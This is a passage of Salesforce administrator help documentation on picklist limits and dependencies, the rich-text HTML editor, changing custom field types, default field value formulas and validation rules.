SEE ALSO:

Picklist Limitations

Picklist Limitations

The maximum number of characters you can have in a picklist depends on the type of picklist. Each value in a picklist includes a line break and a return character that aren't visible. These two additional characters per value are counted as part of the character limit for each value.

Additional limits apply to both standard and custom picklists.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions

Standard Picklists are not available in **Database.com**

USER PERMISSIONS

To change picklists:
- "Customize Application"

Additional Limits for Standard Picklists

For standard picklists, each value can have up to 255 characters, not including line breaks and returns. This applies to single-select and multi-select picklists.

For standard picklists in orgs that use record types or the Translation Workbench, you can have unlimited values with these exceptions for special picklists.

Picklist Field	Maximum Number of Values
`Lead Status`	100
`Task Status`	100
`Task Priority`	50
`Case Status`	100
`Case Priority`	50
`Opportunity Stage`	100

Limits for Custom Picklists

Custom single-select picklists can have:

- Up to 1,000 values
- Up to 255 characters per value

Note: These limits apply to custom restricted *and* unrestricted picklists.

Custom multi-select picklists can have:

- Up to 500 values
- Up to 255 characters per value

Users can select up to 100 values at a time on a record.

You can have up to 500 global picklist value sets in an org. Each global value set can contain a mix of 500 active and inactive values. There's no limit on the number of custom picklists that use global picklist value sets.

Functional Limitations for Custom Picklists

- You can make a custom picklist field into a restricted picklist only if the picklist has fewer than 1,000 values (or entries). A restricted picklist's values are limited to only those values defined by a Salesforce admin. This prevents users from loading redundant or erroneous values through the API.
- Global picklist value sets are always restricted picklists. This is a good thing, as it preserves data integrity. (Global value sets are shared across objects. Reuse the value set for any custom picklist field.)

- For custom picklist fields that use a global picklist value set, you can change from a single-select to multi-select picklist and vice versa. However, you can't change the picklist to a different field type such as checkbox, currency, or text.

Replace Picklist Values

As your business needs change, replace picklist values with more relevant alternatives. Replacing a value globally replaces that field value on all existing records.

For example, let's say you have a status picklist with three different closed values, Closed-red, Closed-yellow, and Closed-green, and you want to simplify those to just one value. Replace them with the new value Closed.

Important: If you replace a parent value in a controlling picklist, the picklist dependency on that value is lost. After replacing the parent value, re-create the dependency using the new parent value.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To replace picklist values:
- "Customize Application"

1. If necessary, create the replacement value in the picklist edit page. See Add or Edit Picklist Values.
2. Navigate to the picklist.
   - For a global picklist value set: From Setup, enter *picklist* in the Quick Find box, then select **Picklist Value Sets**.
   - For a picklist on an object, go to the fields area of the object. For example, for an Account picklist: From Setup, enter *Account* in the Quick Find box, then select **Fields** under Accounts.
3. Start the picklist value replace process.
   - For a global picklist value set: Go to the Global Value Set Detail page by clicking the picklist name. In the Values section, click **Replace**.
   - For all other picklists: Click **Replace** next to the picklist name.
4. Enter the value to change, and select a new replacement value.

   Note: Replacing an existing picklist value also changes the Modified By date and time for the record.
5. To use the new value in records where this field is currently empty, select Replace all blank values.
6. To update all occurrences of the value in your org's records with the new value, click **Replace**. Occurrences in the Recycle Bin are also updated.

Your replace job is queued. To check the job's status, from Setup, enter *Background Jobs* in the Quick Find box, then select **Background Jobs**. You receive an email when the job is complete.

Note: If you replace the Stage picklist for opportunities, the Probability, Forecast Category, and Expected Revenue fields are also updated with the corresponding values.

SEE ALSO:

Create a Global Picklist Value Set

Replace Picklist Values

Manage Inactive Picklist Values

Sort Picklists

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To sort picklists:
- "Customize Application"

1. From the management settings for the picklist field's object, go to Fields.

   Note:
   - For custom task or event fields, go to the object management settings for Activities.
   - For standard task fields, go to the object management settings for Tasks. For standard event fields, go to the object management settings for Events.
   - For Knowledge validation status picklists, from Setup, enter *Validation Statuses* in the Quick Find box, then select **Validation Statuses**.

2. Click the name of the picklist to update.
3. Click **Reorder**.
4. Use the arrows to arrange the field in the proper sequence.
5. Select a default value if desired.
6. To alphabetize the entries for users on edit pages, check **Sort values alphabetically...**. The entries always appear in alphabetical order, regardless of the user's language.
7. Save your changes.

Note: On record edit and detail pages and in reports, picklist and multi-select picklist fields can include inactive values. These inactive values are sorted last, unless you've chosen alphabetical sorting. In that case, all values are sorted alphabetically.

SEE ALSO:

Find Object Management Settings

Manage Inactive Picklist Values

Deactivate, reactivate, or remove a value from a restricted or unrestricted custom picklist. If it's a global picklist value set, these actions simultaneously update all custom picklists that inherit its value set.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** Editions

USER PERMISSIONS

To create or change custom fields:
- "Customize Application"

Note: Only a Salesforce admin can modify the values of a restricted picklist. Users can't add unapproved values, even through the API.

You can't deactive unrestricted picklist values for the Task.Subject or Event.Subject fields. The picklist values are deleted instead of deactivated.

1. Navigate to the picklist you want to modify.
   - For a picklist on an object, go to the fields area of the object.
   - For a global picklist: From Setup, enter *picklist* in the Quick Find box, then select **Picklist Value Sets**.
2. Go to the picklist's detail page by clicking the picklist's name.
3. In the Values section, modify the picklist value.
   - To deactivate a value, which removes it from the picklist but keeps it on existing records: Click **Deactivate** next to the value's name. The value moves to the Inactive Values section. If you need the value again later, click **Activate** next to its name.
   - To remove a value from the picklist and all records that use it: Click **Del** next to the value's name and select **Replace value on records with blank value**. Then click **Save**.

- To remove a value from a *global* picklist and any custom picklists that share its value set: Click **Del** next to the value's name and then click **OK**. If any custom picklists use this global picklist value set, you're prompted to replace the value with either a blank value or an existing, active value. If no custom picklists use the value set, the value is deleted from the global picklist.

  Note: If a global picklist value is used in historical trending, it's deactivated but not deleted.

Deleting a value in a global picklist value set happens immediately. Delete jobs on non-global, restricted picklists go to the background jobs queue. When the job completes, your restricted picklist is updated and you're notified by email.

Changes to picklist values are logged in Setup Audit Trail. To view the audit history: From Setup, enter `View Setup Audit Trail` in the `Quick Find` box, then select **View Setup Audit Trail**.

Define Dependent Picklists

Tip: If your org uses record types, make sure that your controlling and dependent picklist values are available in the appropriate record types before defining a dependent picklist.

1. From the management settings for the object you want to add a field to, go to Fields.

   Custom task and event fields are accessible from the object management settings for Activities.
2. Click **Field Dependencies**.
3. Click **New**.
4. Choose a controlling field and dependent field.

   Note: Some picklist and checkbox fields may not be available as controlling fields.
5. Click **Continue**.
6. Use the field dependency matrix to specify the dependent picklist values that are available when a user selects each controlling field value.
7. Optionally, click **Preview** to test your selections. If your organization uses record types, choose a record type to test how it affects your controlling and dependent picklist values. The record type controls what values are available in the controlling field. The record type and the controlling field together determine what values are available in the dependent picklist. For example, a dependent value is only available if it is available in the selected record type and the selected controlling value.

   Note: The `Filter by Record Type` option doesn't appear in the Preview window for activity custom fields.
8. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions

Standard Objects are not available in **Database.com**

USER PERMISSIONS

To define dependent picklists:
- "Customize Application"

Dependent Picklists

Using the Field Dependency Matrix

Edit Dependent Picklists

Delete Picklist Dependencies

Dependent Picklist Considerations

Dependent Picklists

Use dependent picklists to help your users enter accurate and consistent data. A *dependent picklist* is a custom or multi-select picklist for which the valid values depend on the value of another field, called the *controlling field*. Controlling fields can be any picklist (with at least one and fewer than 300 values) or checkbox field on the same record.

For example, you can define a `Reason` custom picklist on opportunities and make its valid values depend on the value of the `Stage` picklist as follows:

- If `Stage` is *`Closed Won`*, the valid values for `Reason` are `Superior features` or `Lower price`.
- If `Stage` is *`Closed Lost`*, the valid values for `Reason` are `Inferior features`, `Higher price`, or `Company viability`.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

SEE ALSO:

Define Dependent Picklists

Dependent Picklist Considerations

Using the Field Dependency Matrix

The field dependency matrix lets you specify the dependent picklist values that are available when a user selects each controlling field value. The top row of the matrix contains the controlling field values, while the columns list the dependent field values.

Use this matrix to include or exclude values. Included values are available in the dependent picklist when a value in the controlling field is selected. Excluded fields are not available in the dependent picklist for the selected controlling field value.

To include or exclude values:

- Double-click values to include them. Included values are indicated with highlighting. Double-click any highlighted values to exclude them.
- Click a value and use SHIFT+click on another value to select a range of adjacent values. Then click **Include Values** to make the values available, or **Exclude Values** to remove them from the list of available values.
- Click a value and use CTRL+click to select multiple values. Then click **Include Values** to make the values available, or **Exclude Values** to remove them from the list of available values.
- Click a column header to select all the values in that column. Then click **Include Values** to make the values available, or **Exclude Values** to remove them from the list of available values.

To change the values in your view:

- Click **View All** to view all available values at once.
- Click **Go To** and choose a controlling value to view all the dependent values in that column.
- Click **Previous** or **Next** to view the values in columns that are on the previous or next page.
- Click **View sets of 5** to view 5 columns at a time.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To define picklist dependencies:

- "Customize Application"

Edit Dependent Picklists

1. From the management settings for the picklist's object, go to Fields.
2. Click **Field Dependencies**.
3. Click **Edit** next to the field dependency relationship you want to change.
4. Use the field dependency matrix to specify the dependent picklist values that are available when a user selects each controlling field value.
5. Optionally, click **Preview** to test your selections.
6. Save your changes.

SEE ALSO:

Find Object Management Settings

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To edit field dependencies:
- "Customize Application"

Delete Picklist Dependencies

If you no longer want the values of a dependent picklist to depend on a controlling field, delete its dependency. Deleting the dependency removes the logic that defines how the values of the picklist depend on the controlling field, but doesn't delete the fields or affect their data.

1. From the management settings for the picklist's object, go to Fields.
2. Click **Field Dependencies**.
3. Click **Del** next to the field dependency relationship you want to delete.
4. Click **OK** to confirm.

SEE ALSO:

Find Object Management Settings

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To delete picklist dependencies:
- "Customize Application"

Dependent Picklist Considerations

Consider the following when defining dependent picklists:

Checkboxes
Checkbox fields can be controlling fields but not dependent fields.

Converting fields
When you convert existing fields to dependent picklists or controlling fields, it doesn't affect the existing values in your records. After conversion, the dependency rules apply to new records and to any changes to existing records.

Default values
You can set default values for controlling fields but not for dependent picklists.

Field-level security
Field-level security settings for a controlling field and dependent picklist are independent. Remember to hide a controlling field whenever its correlating dependent picklist is hidden.

Import
The Data Import Wizard doesn't consider field dependencies. You can import any value into a dependent picklist regardless of the value imported for a controlling field.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions

Page Layouts and Leads are not available in **Database.com**

USER PERMISSIONS

To define and edit dependent picklists:
- "Customize Application"

Lead conversion

If you create a dependency for lead fields that map to account, contact, and opportunity fields for lead conversion, create the same dependency on the account, contact, or opportunity.

Dependent picklists and controlling lead fields can be mapped to account, contact, or opportunity fields with different dependency rules.

Multi-select picklists

Multi-select picklists can be dependent picklists but not controlling fields.

Standard versus custom picklists

Custom picklist fields can be either controlling or dependent fields.

Standard picklist fields can be controlling fields but not dependent fields.

Picklist limitations

A controlling field can have up to 300 values. If a field is both a controlling field and dependent picklist, it can't contain more than 300 values.

The following fields are not available as controlling fields.

Activity Fields

`Call Type`

`Create recurring series of events`

`Show Time As`

`Subject`

`Task`

`Type`

Contact Fields

`Salutation`

`Contact Currency`

Custom Object Fields

`Currency`

Lead Fields

`Converted`

`Unread By Owner`

Dependency limitations

Before defining a dependency, make sure that your picklist has at least one value. Standard fields like `Product Family` do not contain values until you add them.

If a standard controlling field relies on functionality that your organization decides to disable, the dependency rules for the picklist go away. For example, if your organization disables the Self-Service portal and the `Closed by Self-Service User` is a controlling field, its dependent picklist displays all available values.

If you replace a parent value in a controlling picklist, the picklist dependency is lost. After replacing the parent value, re-create the dependency using the new parent value.

Connect Offline

While controlling fields and dependent picklists are available in Connect Offline, the logic between them is not.

Page layouts

Page layouts that contain dependent picklists must also contain their controlling picklist fields, or the dependent picklist values don't display.

For visually impaired users, make sure that the dependent picklist is lower on the page layout than its controlling field.

If a dependent picklist is required and no values are available for it based on the controlling field value, users can save the record without entering a value. The record is saved with no value for that field.

Record types

You can define or change the record type for your dependent picklist only within the Preview dialog when creating or editing the field dependency values. The record type controls what values are available in the controlling field. The record type and the controlling field together determine what values are available in the dependent picklist. For example, a dependent value is only available if it is available in the selected record type and the selected controlling value.

Using the HTML Editor

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or change custom fields:

- "Customize Application"

Note: In Lightning Experience, Salesforce1, and template-based Communities, you can't use rich-text editors or edit fields with rich text when the LockerService critical update is active in sandboxes and Developer Edition orgs. Before the critical update is automatically activated in Summer '17, your Salesforce admin can deactivate and activate it as many times as necessary to evaluate LockerService impact across the org. Alternatively, you can switch to Salesforce Classic to perform your edits. This limitation is only temporary for Spring '17 and we're removing the limitation before LockerService is activated for all orgs in Summer '17.

To improve the appearance of text in custom fields, use the Salesforce HTML editor to format custom fields that were defined with the rich text area custom field type. The Salesforce HTML editor provides a WYSIWYG interface, allowing you to perform basic formatting operations. You can:

- Format text as bold, italicized, or underlined
- Create bulleted and numbered lists
- Change paragraph indentation
- Insert hyperlinks to Web pages
- Insert an image

Note: The upgraded editor doesn't support Internet Explorer version 7 or version 8 in compatibility mode. If you are using these browsers, you will use the older editor.

Some features, such as Salesforce Knowledge or Ideas, let administrators enable extra functions like the ability to embed multimedia content, use drop-down lists, or select colors for text or backgrounds. Make sure that your browser security settings allow you to access these functions. For example, if browser security is set to high in Microsoft® Internet Explorer® 7, `<iframe>` content does not appear in the frame, drop-down lists are unavailable, and color cannot be selected for backgrounds or text.

Common scenarios for using the HTML editor include:

- Pasting a code sample into a Chatter Answers or Ideas post
- Adding a video to a knowledge article or an Idea Themes post
- Formatting resumes submitted by job candidates to create more readable and professional-looking versions for your users
- Emphasizing key points in a description or comment by setting various font options, such as bold typeface and a larger font size

- Itemizing steps in a numbered or bulleted list to help users better understand a procedure
- Supporting your company's brand identity by specifying the URL of a logo on your website
- Including a link to a related and accessible page of your company's website

Notes on Using the Salesforce HTML Editor

When you use the editor, note the following:

- Because the Salesforce HTML editor provides a WYSIWYG interface only, you don't edit HTML tags.
- If you copy content from a Web page and paste it into the editor's window, Salesforce automatically removes unsupported tags and preserves the text that was enclosed in unsupported tags as plain text. Salesforce does not notify users when it removes unsupported or potentially malicious HTML.
- The maximum number of characters you can enter in the Salesforce HTML editor window is equal to the field length specified when creating or editing the field. The default is 32,768 characters.
- When clicked, hyperlinks open in a new browser window. The Salesforce HTML editor supports HTTP, HTTPS, and mailto hyperlinks.
- When a record is saved, the Salesforce HTML editor does not validate hyperlinks to Web pages. Be sure to confirm that you are specifying a URL that Salesforce can access.
- To insert an image, click  and either select:
  - **Web Address** tab and enter the URL of the image.
  - **Upload Image** tab and select an image from your localhost. You can upload only JPEG, PNG or GIF. The image you select cannot exceed 1 Megabyte. You can't add a hyperlink to an image.

  Optionally, enter a description that appears when a user hovers over the image. The image must have a URL that Salesforce can access.
- The Salesforce HTML editor supports all languages that Salesforce Knowledge supports.
- The Salesforce HTML editor does not support JavaScript or Cascading Style Sheets (CSS).
- The Salesforce HTML editor is disabled for users who have accessibility mode enabled; it's replaced with a text box.

Supported HTML Tags and Attributes

The Salesforce HTML editor supports the tags listed in the following table.

`<a>`	`<dt>`	`<q>`
`<abbr>`	`<em>`	`<samp>`
`<acronym>`	`<font>`	`<small>`
`<address>`	`<h1>`	`<span>`
`<b>`	`<h2>`	`<strike>`
`<bdo>`	`<h3>`	`<strong>`
`<big>`	`<h4>`	`<sub>`
`<blockquote>`	`<h5>`	`<sup>`
` `	`<h6>`	`<table>`
`<caption>`	`<hr>`	`<tbody>`

<cite>	<i>	<td>
<code>	<img>	<tfoot>
<col>	<ins>	<th>
<colgroup>	<kbd>	<thead>
<dd>		<tr>
<del>		<tt>
<dfn>	<p>	
	<pre>	<var>
<dl>		

The tags can include the following attributes:

alt	face	size
background	height	src
border	href	style
class	name	target
colspan	rowspan	width

The attributes can include URLs that begin with the following:

- http:
- https:
- file:
- ftp:
- mailto:
- #
- / for relative links

Add Videos Using the HTML Editor

Adding Code Samples to Posts

You can paste code samples into your posts in Chatter Answers and Ideas.

SEE ALSO:

Rich Text Area Field Tips

Add Videos Using the HTML Editor

Available in:Salesforce Classic.

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or change custom fields:

- "Customize Application"

Before you can add videos to the HTML editor in a Knowledge article, make sure that your browser security settings allow you to embed multimedia content. Some browser security settings can block `<iframe>` elements. For example, if browser security is set to high in Internet Explorer 7, `<iframe>` content does not appear in the frame.

When the option to embed multimedia content is enabled during the setup of your application, users can cut and paste `<iframe>` HTML elements into the editor using one of two options:

1. Copy the `<iframe>` element from one of the approved video sites.

   Approved sites include Dailymotion, Vimeo, or YouTube.

2. Paste the code into the HTML editor by clicking one of these buttons:

Option	Description
	Lets you paste the `<iframe>` element into a text box on the Embed Multimedia Content dialog box. The frame and its contents are added to the editor window.
	Lets you paste the `<iframe>` element directly into the HTML code.

3. Click **Save**.

SEE ALSO:

Using the HTML Editor

Adding Code Samples to Posts

You can paste code samples into your posts in Chatter Answers and Ideas.

When you enable Chatter Answers and Ideas, users can add code samples to their posts. Code can be copied from any text editor and pasted into the body of a post with the formatting preserved.

1. Copy the code sample from a text editor to your clipboard.
2. In the editor, enter the text for your posts and click the  button to add the code sample.
3. Paste the code sample into the `Add a code sample` text box and click **OK**.

   The code sample appears in the body of the post with its formatting intact.

Change the Custom Field Type

Note: If you encrypt a custom field using Shield Platform Encryption, you can't change the field type.

1. From the management settings for the field's object, go to Fields.

   Note: For fields on Salesforce Knowledge article types, from Setup, enter *Knowledge Article Types* in the Quick Find box, select **Knowledge Article Types**, and then select an article type.

2. Click **Edit** next to the custom field you want to change.
3. Click **Change Field Type**.
4. Select a new data type and click **Next**.
5. Enter a field label, name, and any other attributes, and then save your changes.

Notes on Changing Custom Field Types

SEE ALSO:

Custom Field Types
Which Fields Can I Encrypt?
Find Object Management Settings

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions

Standard Objects are not available in **Database.com**

Salesforce Connect external objects are available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To change custom fields:
- "Customize Application"

Notes on Changing Custom Field Types

Consider the following before converting fields:

- Only convert custom fields for which no data exists or you risk losing your data. Changing the data type of an existing custom field can cause data loss in the following situations:
  - Changing to or from type Date or Date/Time
  - Changing to Number from any other type
  - Changing to Percent from any other type
  - Changing to Currency from any other type
  - Changing from Checkbox to any other type
  - Changing from Picklist (Multi-Select) to any other type
  - Changing to Picklist (Multi-Select) from any other type

    Currently defined picklist values are retained when you change a picklist to a multi-select picklist. If records contain values that are not in the picklist definition, those values are deleted from those records when the data type changes.

  - Changing from Auto Number to any other type
  - Changing to Auto Number from any type except Text
  - Changing from Text to Picklist
  - Changing from Text Area (Long) to any type except Email, Phone, Text, Text Area, or URL
- If data is lost, any list view based on the custom field is deleted, and assignment and escalation rules may be affected.
- You can't change the data type of any custom field that is mapped for lead conversion.

- If you change the data type of a custom field that is set as an external ID, choosing a data type other than text, number, or email causes the field to no longer act as an external ID.
- The option to change the data type of a custom field is not available for all data types. For example, existing custom fields cannot be converted into encrypted fields nor can encrypted fields be converted into another data type.
- In Salesforce Knowledge article types, the file field type can't be converted into other data types.
- You cannot change the data type of a custom field referenced by other items in Setup, like Visualforce pages, Apex code, Process Builder, or flows.
- Changing a custom field type may require changing many records at once. To process these changes efficiently, your request may be queued and you may receive an email notification when the process has completed.
- Before changing a custom field's type, make sure that it isn't the target of a workflow field update or referenced in a field update formula that would be invalidated by the new type.

The following data types have additional restrictions when you convert them:

Data Type	Description
Auto Number	The data in any auto-number field remains unchanged if you convert it into a text field. Also, you can safely convert a text custom field into an auto-number field without losing your data. Converting an auto-number field into any other data type results in data loss. Auto-number fields can contain a maximum of 30 characters. Before converting a text custom field into an auto-number field, change any records that contain more than 30 characters in that field.
Formula	Formula fields are special read-only fields that cannot be converted to any other data type. Likewise, you cannot convert any other field type into a formula field.
Picklist	Changing your custom picklists into custom checkboxes is simple. If you select Checkbox as the new data type, you can choose which picklist values to map to checked boxes and unchecked boxes. You can change custom picklists into multi-select picklists without losing any data. Since your records only contain a single value of that picklist, that value is still selected but users can select more values.
Relationships	• You can convert relationship fields to nonrelationship fields and vice versa, but only on external objects. • If your organization has a large number of records, Salesforce displays a waiting page after you have requested to change a master-detail into a lookup relationship or a lookup into a master-detail relationship. • After you have created a roll-up summary field on an object, you cannot convert the object's master-detail relationship into a lookup relationship. • A lookup cannot be converted to a master detail relationship if there are any existing records on the object that have a null value set for the lookup relationship.

Data Type	Description
	• If you are converting a master-detail relationship to a lookup for a custom object on the "detail" side, the organization-wide default for the object is automatically updated to Public Read/Write. Similarly, converting a lookup to a master-detail-relationship changes the organization-wide default to Controlled by Parent
Text Area (Long)	When you convert a long text area field to an Email, Phone, Text, Text Area, or URL type field, the data in your records is truncated to the first 255 characters of the field.
Text Area (Rich)	You can only convert rich text area fields into long text area fields. Any images are deleted the next time the long text area field is saved. After converting, markup is hidden in the long text area field but it is not removed from the record until you save the record. That way, the markup can be restored if you change your mind.

SEE ALSO:

Change the Custom Field Type

Define Default Field Values

To define a default field value:

1. Begin by creating a custom field; see Create Custom Fields on page 4783. You can also define a default value for an existing custom field; see Edit Custom Fields on page 4802.
2. Choose the type of field to create and click **Next**. For a list of the types available for default values, see About Default Field Values on page 4826.
3. Enter the attributes for the field.
4. Enter a default value or define a formula to calculate the default value.

   Note: You can define a formula for default values only where appropriate. For example, the default value options for picklist and checkbox fields are limited to the options available for those types of fields, such as `Checked`, `Unchecked`, or `Use first value as default value`.
5. Click **Next**.
6. Set the field-level security to determine whether the field should be visible for specific profiles, and click **Next**.
7. Choose the page layouts that should display the field. The field is added as the last field in the first two-column section on the page layout. For user custom fields, the field is automatically added to the bottom of the user detail page.
8. Click **Save** to finish or **Save & New** to create more custom fields.

Note: You must specify a default value for required campaign member custom fields.

Don't assign default values to fields that are both required and unique, because uniqueness errors can result.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view default field values:
- "View Setup and Configuration"

To define or change default field values:
- "Customize Application"

About Default Field Values
Useful Default Field Value Formulas
Default Field Value Considerations

About Default Field Values

Use default field values to make your users more productive by reducing the number of fields they need to fill in manually. Default field values automatically insert the value of a custom field when a new record is created. A default value can be based on a formula for some types of fields or exact values such as `Checked` or `Unchecked` for checkbox fields.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

After you have defined default values:

1. The user chooses to create a new record.
2. Default field value is executed.
3. Salesforce displays the edit page with the default field value pre-populated.
4. The user enters the fields for the new record.
5. The user saves the new record.

The user can change the field's value but the initial default field value is only executed once, during record creation. For example, you can set the default field value on a custom lead field to seven days after the creation date to signify when to contact the lead again. You can change this value later, but you cannot automatically restore the value that was seven days after the creation date.

Set up default field values for the following types of custom fields:

- Checkbox
- Currency
- Date
- Date/Time
- Email
- Number
- Percent
- Phone
- Picklist (use the default option when setting up the picklist)
- Text
- Text Area
- URL

For a description of these types, see Custom Field Types on page 4788.

SEE ALSO:

Define Default Field Values

Useful Default Field Value Formulas

Maximum Discount Rate

Your organization my apply different discount rates to opportunities based on the department of the person creating the opportunity. Use the following example to set a default value for a custom field called `Discount Rate` on opportunities.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view default field values:
- "View Setup and Configuration"

To define or change default field values:
- "Customize Application"

```
CASE(User.Department, "IT", 0.25, "Field", 0.15, 0)
```

In this example, the formula inserts a discount rate of 25% on any opportunity created by a user in the "IT" department or 15% on any opportunity created by someone in the "Field" department. A zero is applied if the creator does not belong to either of these departments. This is a custom percent field on opportunities that uses the standard user field `Department`.

Product Language

You may want to associate a product with its language so that your users know the type of documentation or adapter to include. Use the following default value formula to automatically set the language of a product based on the country of the user creating the product. In this example, the default value is "Japanese" if the user's country is "Japan" and "English" if the user's country is "US." If neither is true, the default value "unknown" is inserted into the `Product Language` field.

```
CASE($User.Country , "Japan", "Japanese", "US", "English","unknown")
```

Tax Rate

Use this default value formula to set the tax rate of an asset based on the user's city. Create a custom percent field with the following default value:

```
IF($User.City = "Napa", 0.0750,
 IF($User.City = "Paso Robles", 0.0725,
  IF($User.City = "Sutter Creek", 0.0725,
   IF($User.City = "Los Olivos", 0.0750,
    IF($User.City = "Livermore", 0.0875, null
    )
   )
  )
```

```
  )
)
```

In this example, a tax rate of 8.75% is applied to an asset when the user's address is in the city of Livermore. When none of the cities listed apply, the `Tax Rate` field is empty. You can also use the `Tax Rate` field in formulas to automatically calculate taxable amounts and final sales prices.

SEE ALSO:

Define Default Field Values

Default Field Value Considerations

Default field values automatically insert the value of a custom field when a new record is created. A default value can be based on a formula for some types of fields or exact values such as `Checked` or `Unchecked` for checkbox fields. Review the following considerations before incorporating default field values in your organization.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- If a default value is based on the value of a merge field, Salesforce uses the value of the merge field at the time the default value is executed. If the value of the merge field changes later, the default value is not updated.
- Users can change or remove the default field value on a record.
- Don't assign default values to fields that are both required and unique, because uniqueness errors can result.
- If you make an activity custom field universally required, you must also provide a default value.
- If an activity custom field is unique, you cannot provide a default value.
- Default field values are different from formula fields in the following ways: they are only executed once, at record creation; they are not read only; and the user can change the value but cannot restore the default field value.
- Since the default value is inserted before users enter any values in the new record, you cannot use the fields on the current record to create a default field value. For example, you cannot create a default field value on a contact that uses the first initial and last name because those values are not available when you click **New** to create a contact record. However, you can use the record type because it is selected before the record edit page displays.
- To apply a different default value for different record types, use the record type as a merge field in a CASE function within the default field value setup.
- Fields that are not visible to the user due to field-level security are still available in the formula for a default field value.
- Connect Offline and Salesforce for Outlook do not display default values. However, Salesforce inserts the default values when a user syncs unless the user entered a value.
- Default field values are not available in the Self-Service portal.
- Lead conversion, Web-to-Lead, and Web-to-Case do not execute default field values.

Note: You can define a formula for default values only where appropriate. For example, the default value options for picklist and checkbox fields are limited to the options available for those types of fields, such as `Checked`, `Unchecked`, or `Use first value as default value`.

SEE ALSO:

Define Default Field Values

Validation Rules

Improve the quality of your data using validation rules. Validation rules verify that the data a user enters in a record meets the standards you specify before the user can save the record. A validation rule can contain a formula or expression that evaluates the data in one or more fields and returns a value of "True" or "False". Validation rules also include an error message to display to the user when the rule returns a value of "True" due to an invalid value.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

After you have defined validation rules:

1. The user chooses to create a new record or edit an existing record.
2. The user clicks **Save**.
3. All validation rules are verified.
   - If all data is valid, the record is saved.
   - If any data is invalid, the associated error message displays without saving the record.
4. The user makes the necessary changes and clicks **Save** again.

You can specify the error message to display when a record fails validation and where to display it. For example, your error message can be "The close date must occur after today's date." You can choose to display it near a field or at the top of the page. Like all other error messages, validation rule errors display in red text and are preceded by the word "Error".

Important: Validation rules apply to new and updated records for an object, even if the fields referenced in the validation rule are not included in a page layout or an API call. Validation rules don't apply if you create new records for an object with Quick Create. If your organization has multiple page layouts for the object on which you create a validation rule, verify that the validation rule functions as intended on each layout. If your organization has any integrations that use this object, verify that the validation rule functions as intended for each integration.

Managing Validation Rules

Define Validation Rules

Clone Validation Rules

Activate Validation Rules

Validation Rules Fields

Tips for Writing Validation Rules

Validation Rule Considerations

SEE ALSO:

Examples of Validation Rules

Managing Validation Rules

Validation rules verify that the data a user enters in a record meets the standards you specify before the user can save the record. A validation rule can contain a formula or expression that evaluates the data in one or more fields and returns a value of "True" or "False". Validation rules also include an error message to display to the user when the rule returns a value of "True" due to an invalid value.

From the validation rules page you can:

- Define a validation rule.
- Click **Edit** next to a rule name to update the rule fields.
- Delete a validation rule.
- Click a validation rule name to view more details or to clone the rule.
- Activate a validation rule.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

SEE ALSO:

Examples of Validation Rules

Define Validation Rules

Validation rules verify that the data a user enters in a record meets the standards you specify before the user can save the record. A validation rule can contain a formula or expression that evaluates the data in one or more fields and returns a value of "True" or "False". Validation rules also include an error message to display to the user when the rule returns a value of "True" due to an invalid value.

Before creating validation rules, review the Validation Rule Considerations.

1. From the management settings for the relevant object, go to Validation Rules.
2. In the Validation Rules related list, click **New**.
3. Enter the properties of your validation rule.
4. To check your formula for errors, click **Check Syntax**.
5. Click **Save** to finish or **Save & New** to create additional validation rules.

Note: The detail page of a custom activity field does not list associated validation rules. To edit the validation rule for a custom activity field, select the validation rule from Setup by entering *Activities* in the Quick Find box, then selecting **Activities** and choose **Task Validation Rules** or **Event Validation Rules**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view field validation rules:
- "View Setup and Configuration"

To define or change field validation rules:
- "Customize Application"

SEE ALSO:

Validation Rules
Clone Validation Rules
Tips for Writing Validation Rules
Examples of Validation Rules

Clone Validation Rules

1. From the management settings for the relevant object, go to Validation Rules.
2. In the Validation Rules related list, click the name of the validation rule.
3. Click **Clone**.
4. Define the new rule based on the original rule.
5. Click **Save** to finish or **Save & New** to create additional validation rules.

Note: The detail page of a custom activity field does not list associated validation rules. To edit the validation rule for a custom activity field, select the validation rule from Setup by entering *Activities* in the Quick Find box, then selecting **Activities** and choose **Task Validation Rules** or **Event Validation Rules**.

SEE ALSO:

Define Validation Rules
